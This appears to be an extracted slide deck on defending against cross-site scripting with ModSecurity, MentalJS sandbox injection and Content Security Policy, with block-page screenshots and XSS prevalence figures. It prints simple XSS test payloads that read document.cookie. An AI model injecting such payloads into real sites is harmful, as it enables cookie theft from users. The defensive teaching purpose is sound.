67             <textarea name="test" rows="6" cols="60"><script>confirm(document.cookie)</script></textarea>
68         </fieldset>
69         <fieldset>
70             <input id="disable_xss_defense" name="disable_xss_defense" type="checkbox">
71
```

[Report Only] Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' businessinfo.co

modsecurity

Open Source Web Application Firewall

[Home](#)[Projects](#)[Documentation](#)[Download](#)[Contact](#)[Blog](#)

XSS Defense with ModSecurity

The purpose of this demo is to show possible XSS defenses by using ModSecurity.

Elements Resources Network Sources Timeline Profiles Audits Console

Name
Path

- csp_violation_report
- __utm.gif?utmwv=5.4...
www.google-analytics.com
- csp_violation_report
- b-aboutbreach-1.gif
/g
- b-blog-1.gif
/g
- b-contact-1.gif

Headers Preview Response

```
Request URL: http://www.modsecurity.org/csp_violation_report
▶ Request Headers (4)
▼ Request Payload view source
  ▼ {csp-report:{, ...}}
    ▼ csp-report: {, ...}
      blocked-uri: ""
      document-uri: "http://www.modsecurity.org/demo/demo-deny-noescape.html?test=%3Cscript%3Econfirm%28document.cookie%29%3C%2Fscript%3E&disable_xss_defense=on"
      original-policy: "default-src 'none'; img-src 'self' www.google-analytics.com; style-src 'self'; script-src 'self' businessinfo.co.uk www.google-analytics.com; report-uri /csp_violation_report"
      referrer: "http://www.modsecurity.org/demo/demo-deny-noescape.html?test=%3Cscript%3Econfirm%28document.cookie%29%3C%2Fscript%3E&disable_xss_defense=on"
      violated-directive: "script-src 'self' businessinfo.co.uk www.google-analytics.co..."
```

All Documents Stylesheets Images Scripts XHR Fonts WebSockets Other

4

Injecting JS Sandbox



mentaljs
MentalJS Javascript parser/Sandbox

<https://code.google.com/p/mentaljs/>

Reflected XSS Demo

2. Access `document.location` that is not undefined or sandboxed
3. Access `document.cookie` that is not undefined or sandboxed

You may toggle On/Off the defenses by checking the box in the form below. This will help to facilitate testing of working XSS payloads.

If you are successful, please notify us at any of the following places:

- [@ModSecurity on Twitter](#)
- [OWASP ModSecurity Core Rule Set Mail-list](#)
- [Submit bug report to Jira](#)


Last Data Submitted (is unescaped):

```
<script>alert(document.cookie)</script>
```

Disable JS Sandbox (MentalJS) Code

method=[GET](#) enctype=[application/x-www-form-urlencoded](#)

document.cookie Access



The screenshot shows the ModSecurity website interface. At the top left is the logo "modsecurity" with the tagline "Open Source Web Application Firewall". A navigation menu includes "Home", "Projects", "Documentation", "Download", "Contact", and "Blog". A white alert box is overlaid on the page, displaying the following cookie data:

```
__utma=129890064.1192805080.1370554435.1372260676.1372264073.33;  
__utmz=129890064.1370554435.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);  
sessionid=; username=; userid=; state=;  
ASPSESSIONIDQARCCCQC=FEPMLABCDLDOBENEDKMLDJF;  
__utmc=129890064; __utmb=129890064.2.10.1372264073
```

The background page content includes a section titled "XSS Defense with" and a sub-section "XSS Defense #1: JS Sandbox Injection". The text describes the use of ModSecurity's Data Modification capability to insert Gareth Heyes' MentalJS sandbox. It also includes a "Demo Challenge" section with instructions on bypassing the sandbox protections.

ModSecurity Content Injection

```
SecRule REQUEST_FILENAME "@streq /demo/demo-deny-noescape.html" "id:'224',chain,phase:4,t:none,nolog,pass"
```

```
SecRule &ARGS "@gt 0" "chain"
```

```
SecRule STREAM_OUTPUT_BODY "@rsub  
s/<html.*?>/<script  
src=\"http://businessinfo.co.uk/labs/MentalJS/javascript/  
Mental.js\" type=\"text/javascript\"></script><script  
type=\"text/javascript\"  
src=\"http://www.modsecurity.org/demo/mental-  
wrapper.js\"></script><plaintext  
id=\"MentalRender\"><html>/"
```

Resend with MentalJS

- [OWASP ModSecurity Core Rule Set Mail-list](#)

- [Submit bug report to Jira](#)

Last Data Submitted (is unescaped):

```
<script>alert(document.cookie)</script>
```

Disable JS Sandbox (MentalJS) Code

Send method=GET enctype=application/x-www-form-urlencoded

Console HTML CSS Script DOM Net Cookies

Edit body < html

```
<html>
  <head>
  <body>
</html>
```

Style Computed Layout DOM

```
body {
  background-color: #222222;
  font-family: Verdana, Tahoma, Arial, Helvetti
  font-size: 11px;
  margin: 0;
}
```

ms.css (line 132)

document.cookie Access Denied

The screenshot shows a web browser displaying a page from ModSecurity. A modal dialog box is open in the center of the screen with the text "undefined" and an "OK" button. The background page has a blue header with the "modsecurity" logo and the text "Open Source Web Application Firewall". Below the header are navigation tabs for "Home", "Projects", "Documents", and "Blog". The main content area has a heading "XSS Defense with ModSecurity" followed by a paragraph: "The purpose of this demo is to show possible XSS defenses by using ModSecurity." Below that is another heading "XSS Defense #1: JS Sandbox Injection" and a paragraph: "This defensive layer uses ModSecurity's Data Modification capability (@rsub operator) to insert Gareth Heves' (@garethheves) JS Sandbox called MentalJS to the beginning of html responses." A small notification at the bottom left of the page says "Transferring data from www.google-analytics.com...". The browser's developer tools are open at the bottom, showing the "HTML" tab. The source code is visible, with three script tags: `<script type="text/javascript" src="http://businessinfo.co.uk/labs/MentalJS/javascript/Mental.js">`, `<script src="http://www.modsecurity.org/demo/youWon.js" type="text/javascript">`, and `<script src="http://www.modsecurity.org/demo/mental-wrapper.js" type="text/javascript">`. The right side of the developer tools shows tabs for "Style", "Computed", "Layout", and "DOM".



Wrapping Up

Examples of Fixed XSS

**This site is protected by CrawlProtect !!!
Your visit has been detected as a hacking attempt.**

Examples of Fixed XSS

Due to the presence of characters known to be used in Cross Site Scripting attacks, access is forbidden. This web site does not allow Urls which might include embedded HTML tags.

Examples of Fixed XSS

Il sistema di anti-instrusione ha rilevato un attacco.

Il suo ip sarà temporaneamente bannato.

Saluti :)

Examples of Fixed XSS

Security Risk detected

Diese Meldung bedeutet dass der Server eine Anfrage als gefährlich eingestuft hat und sie sicherheitshalber blockierte.

Grund kann folgendes sein:

- Du verwendest einen öffentlichen (anonymen) Proxy
- Ein versuchtes Ausnutzen einer Sicherheitslücke
- Ein Zugriff der einer bestehenden Sicherheitslücke ähnelt
- Deine IP ist als virenverseucht[*] markiert oder wird missbraucht

[] Dies bedeutet dass vor kurzem ein Virus auf deiner IP entdeckt wurde. Bitte kontrollier alle Rechner oder melde dies dem Netzwerk-Administrator
Wir verwenden einen Durchschnitt über mehrere Blocklists, false-positive sind also sehr unwahrscheinlich!*

Sollte dies nicht der Fall sein und der Fehler nach paar Sekunden weiter bestehen, dann kontaktier bitte support@php-friends.de

***Hinweis:** Sollte dies deine Webseite sein kannst du das Sicherheitssystem auf Wunsch vom Support deaktivieren lassen; wenn möglich bitte via Ticket-System!*

Examples of Fixed XSS



Sorry **199.27.128.68**, your request cannot be proceeded.
For security reason it was blocked and logged.

If you think that this was a mistake, please contact
the webmaster and enclose the following incident ID :

[#8068453]

(c) 2010-2013 TurboPlay Online - www.turboplay.ro

Examples of Fixed XSS

Security alert!

Alert #3!

Powered by security team

Examples of Fixed XSS

Error

Are you...

**Trying to
Hack Us?**

Well, we got you...
meet SDVP

OR

**Acting
Normal?**

Well, something is
amiss. SDVP thinks
you are being bad.


Back

Home

Troubleshooting info: Cross Site Scripting (XSS) detected. (201306042022441043)



Prevalence of XSS Attacks (based on Alexa Top N list)



Extrapolated Worldwide Impact

1 in 10,000
URL clicks
contains XSS

100,000 gain
motivated
URL attacks /
day

Future Threat

Security that's healthy from head to toe.



Malware & Threats Cybercrime Mobile & Wireless Risk & Compliance Security Infrastructure Management & Strategy Black Hat

Vulnerabilities Email Security Virus & Malware White Papers Desktop Security

Home > Cyberwarfare



Top WordPress Plugins Contain Serious Security Vulnerabilities

By [Fahmida Y. Rashid](#) on June 18, 2013

[in](#) Share [+1](#) 2 [Tweet](#) 44 [Recommend](#) 29 [RSS](#)

After analyzing many of the most popular WordPress plugins, researchers found many of them contained serious security vulnerabilities.

Of the top 50 most downloaded plugins for the WordPress platform, 18 were vulnerable and could be exploited to infect Websites and distribute malware, [Maty Siman](#), the CTO of Checkmarx, told *SecurityWeek*. Out of the top 10 most popular e-commerce plugins, seven contained serious security flaws. Two were directly from the WordPress team and affected BuddyPress, and several dealt with online payments or interacted with Facebook and other

Google™ Custom Search

Search

SUBSCRIBE TO SECURITYWEEK

Enter Your Email Address

SUBSCRIBE



Lumension

Future Threat

Plugin	LOC	# Downloads	SQLi	XSS	CSRF	PT
[REDACTED] Lists related entries	4,682	2,093,718	Red	White	White	White
[REDACTED] Tests the site for broken links and missing images	20,636	1,493,609	White	White	Red	White
[REDACTED] Add links to Facebook	8,857	1,029,626	White	Red	White	White
[REDACTED] A review system for comments	26,326	1,002,808	Red	Red	Red	White
[REDACTED] An RSS aggregator	15,481	622,894	Red	Red	White	White
[REDACTED] Site backup	247,816	464,212	White	Red	White	Red
[REDACTED] Embeds Flash and HTML5 video	13,676	380,551	White	Red	White	Red
[REDACTED] Saves contact from data	22,591	372,150	Red	Red	Red	White
[REDACTED] An alternative WordPress editor	11,395	263,171	White	Red	White	Red
[REDACTED] Management of site statistics	3,593	152,467	Red	Red	Red	Red
[REDACTED]			White	Red	White	White

Future Threat

<https://blog.whitehatsec.com/interview-with-a-blackhat-part-1>

In addition, many sites are targeted in malware/info leaks by using some really common and easy methods. These include SQLi, basic and advanced XSS, CSRF, and DNS cache poisoning. **Although SQLi is still a big player, XSS has taken over the market. I estimate about 50-60% of the attacks my crew did last year (Jan 1st-Jan 1st) were XSS.** I also learned several programming languages — Python, Perl, C, C++, C#, Ruby, SQL, PHP, ASP, just to name a few.

Q: What is your favorite/most effective exploit against websites and why?

A: If it's a 0-day, that obviously ranks at the top. **But below that is XSS. It's really well known but no one patches it.** I suppose DDoS isn't really classed as an exploit but that can bring in monthly 'rent' for our 'protection'. But over all 0-days are the greatest exploits.

Acknowledgments

David Ross

Ali Pezeshk

Devdatta
Akhawe

MSVR
(vulnerability
reporting)

Joanna
Wroblewska
(design)

Jeremiah
Grossman



**REMINDER:
GIVE FEEDBACK!**



Find Us on LinkedIn

[http://www.linkedin.com/
profile/view?id=5821808](http://www.linkedin.com/profile/view?id=5821808)



[http://www.linkedin.com/
profile/view?id=1565455](http://www.linkedin.com/profile/view?id=1565455)